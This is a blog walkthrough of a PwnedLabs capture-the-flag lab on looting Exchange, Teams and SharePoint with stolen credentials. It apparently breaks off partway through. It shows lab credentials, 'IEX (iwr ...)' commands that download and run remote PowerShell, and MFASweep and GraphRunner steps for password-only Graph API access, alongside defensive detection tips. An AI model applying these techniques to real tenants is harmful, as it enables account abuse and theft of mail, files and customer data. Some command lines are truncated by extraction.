Access to everything. Now 30% off. Upgrade now

Loot Exchange, Teams & SharePoint with GraphRunner — PwnedLabs CTF Walkthrough

12 min read · Mar 14, 2026

Cyberguy Follow

Listen Share More


When I think about what makes cloud environments truly dangerous for organizations, it's not always the complex zero-day exploits or the sophisticated privilege escalation chains. Sometimes, it's the basics: a single set of phished credentials combined with the absence of multi-factor authentication, and suddenly an attacker has the keys to your entire M365 kingdom — SharePoint, Teams, Exchange, and beyond.

I decided to tackle PwnedLabs' "Loot Exchange, Teams & SharePoint with GraphRunner" challenge because it perfectly illustrates this reality. The challenge walks through a post-compromise scenario where a red team has phished an employee's credentials, and the goal is to demonstrate just how much damage can be done when MFA isn't enforced on critical services like the Microsoft Graph API.

The purpose of this walkthrough is to explain, in detail and step-by-step, how I solved this challenge — and more importantly, what's happening behind the scenes with the Microsoft authentication flows, the Graph API, and the data exfiltration techniques that made this possible.

. . .

Figure 1 — Overview of the Challenge Attack Path


ATTACK PATH OVERVIEW
[Phished Credentials]
Clara.Miller@megabigtech.com / MegaBigTech99
@megabi
Step 1: MFASweep
→ Graph API exposed
Identify services without MFA
Microsoft Graph API = SINGLE FACTOR
Step 2: License Check
→ Outlook, Teams, SP
O365_BUSINESS_ESSENTIALS
Access to productivity suite
Step 3: GraphRunner
→ SharePoint search
→ OneDrive search
Post-exploitation toolset
Found: passwords.xlsx,
Finance Logins.docx,
Bonuses - Confidential.xlsx
Step 4: Teams Search
→ Unlock confidential
spreadsheet
Password "openme123!" found
in Teams chat messages
Step 5: Mailbox Search
→ Database creds
in email
Azure SQL credentials found
financereports / $reporting$123
mbt-finance.database.windows.net
Step 6: Azure SQL
→ Dump customer data
→ Retrieve FLAG
Subscribers table with PII
Card numbers, CVVs, birthdates
Flag: 82b55974e50db8c02b4119a...

. . .

Prerequisites

To follow each step of this walkthrough you should be familiar with:

- MFASweep — PowerShell tool to identify Microsoft services where MFA is not enforced
- GraphRunner — Post-exploitation toolset for Microsoft Graph API
- Microsoft Graph API — The unified API for accessing M365 data
- Microsoft Graph PowerShell SDK — PowerShell module for Graph API interaction
- Basic understanding of Entra ID authentication flows and OAuth 2.0

. . .

The Challenge

The scenario presents us with a realistic red team engagement:

> **Scenario:** Your red team has successfully phished a Mega Big Tech employee to gain their credentials. So far, increasing access within Azure has reached a dead end, and you have been tasked with unlocking further access. In scope is the entire on-premises and cloud infrastructure. Your goal is to gain access to customer records and demonstrate impact.

We start with one set of credentials:

- **Username:** Clara.Miller@megabigtech.com
- **Password:** MegaBigTech99

The objectives are clear: identify services without MFA, exfiltrate data from M365 applications, and demonstrate real-world impact by reaching sensitive customer data.

. . .


Step 1: Checking for MFA with MFASweep

Before we start enumerating cloud resources, we need to understand what doors these credentials can open. Multi-factor authentication is the first line of defense against credential compromise, and knowing which services lack it tells us exactly where to focus our efforts.

MFASweep is a PowerShell tool that attempts to authenticate against multiple Microsoft services using the provided credentials. It reports which services enforce MFA and which allow single-factor (password-only) access.

Let's start by importing the tool into our PowerShell session:

```
IEX (iwr 'https://raw.githubusercontent.com/dafthack/MFASweep/master/MFASweep.p
```



Open in app ↗

Medium

Now let's run the sweep against Clara's credentials:

```
Invoke-MFASweep -Username Clara.Miller@megabigtech.com -Password MegaBigTech99
```




Figure 3 — MFASweep results showing single-factor access to Microsoft Graph API

The results are revealing:

- **Microsoft Graph API — YES** (single factor access)
- **Microsoft Service Management API — YES** (single factor access)
- **M365 via various user agents — NO**
- **Exchange Web Services — NO**
- **Active Sync — NO**
- **ADFS — Not in use**

> **Under the Hood:** MFASweep works by sending OAuth 2.0 Resource Owner Password Credential (ROPC) flow requests to multiple Microsoft token endpoints. Each service has a different client ID and resource URI. When MFA is enforced, the token endpoint returns an `interaction_required` error instead of issuing a token. When it's

> not enforced, the ROPC flow succeeds and returns an access token -- meaning an attacker with just a username and password can authenticate programmatically without any browser interaction or second factor.

The critical finding here is that the **Microsoft Graph API** is accessible without MFA. The Graph API is Microsoft's unified gateway to M365 data — it provides programmatic access to Outlook, Teams, SharePoint, OneDrive, and virtually every other M365 service. This single misconfiguration opens the door to everything.

> **Defender's Corner: — Detect:** Monitor sign-in logs for ROPC grant type authentications (Application: Azure PowerShell, Client: 1950a258–227b-4e31-a9cf-717495945fc2). These are unusual for regular users. — **Prevent:** Enforce MFA via Conditional Access policies for ALL users on ALL cloud apps. Block legacy authentication protocols that don't support MFA. — **Audit:** Use the Entra ID Security Defaults or Conditional Access "Require MFA" policy targeting all users and all cloud applications.

. . .

Step 2: Verifying Microsoft 365 License Access

Now that we know the Graph API is accessible, let's verify what services Clara can actually access. Having a token doesn't help if the user doesn't have the right licenses.

First, we need the Microsoft Graph PowerShell SDK:

```
Install-Module Microsoft.Graph -Scope CurrentUser-Module Microsoft.Graph -Scope
```

Then we connect and check Clara's license:

```
Connect-MgGraph
Get-MgUserLicenseDetail -UserId "Clara.Miller@megabigtech.com"
```




Figure 4 — Clara's M365 license showing O365_BUSINESS_ESSENTIALS

The output confirms Clara has an **O365_BUSINESS_ESSENTIALS** license, which grants access to:

- **Outlook** (Exchange Online)
- **Teams**
- **SharePoint Online**
- **OneDrive for Business**

This means there's a wealth of user-generated content we can potentially access — emails, chat messages, shared documents, and files. Time to bring out the heavy artillery.

. . .

Step 3: Unleashing GraphRunner

GraphRunner is a post-exploitation toolset built specifically for interacting with the Microsoft Graph API. Created by Beau Bullock at Black Hills Information Security, it

provides modules for authentication, reconnaissance, persistence, and — most importantly for us — **pillaging** data from M365 services.

Let's import GraphRunner and explore what it offers:

```
IEX (iwr 'https://raw.githubusercontent.com/dafthack/GraphRunner/main/GraphRunn
```




Figure 5 — GraphRunner welcome banner after import

Let's see what modules are available:

```
List-GraphRunnerModules
```




Figure 6 — GraphRunner modules showing authentication, recon, and pillage capabilities

The pillage modules are exactly what we need:

- **Invoke-SearchSharePointAndOneDrive —** Search across all SharePoint sites and OneDrive drives
- **Invoke-SearchTeams —** Search Teams messages across all channels
- **Invoke-SearchMailbox —** Search the user's email
- **Invoke-DumpCAPS —** Dump Conditional Access policies
- **Invoke-DumpApps —** Dump application registrations

> **Under the Hood:** GraphRunner authenticates using the Microsoft Graph API's OAuth 2.0 flows. Under the hood, it requests tokens scoped to `https://graph.microsoft.com` with delegated permissions. The tool's `Get-GraphTokens` function handles token acquisition and stores them in a `$tokens` PowerShell variable that all other modules consume. Unlike `Connect-MgGraph` (which uses a device code flow by default), GraphRunner supports direct username/password authentication via `Get-GraphTokens -UserPasswordAuth`, making it ideal for automation and red team scenarios where interactive login isn't feasible.

Before we can use any pillage modules, we need to authenticate:

```
Get-GraphTokens -UserPasswordAuth
```

When prompted, enter Clara's credentials. The tokens are stored in the `$tokens` variable:

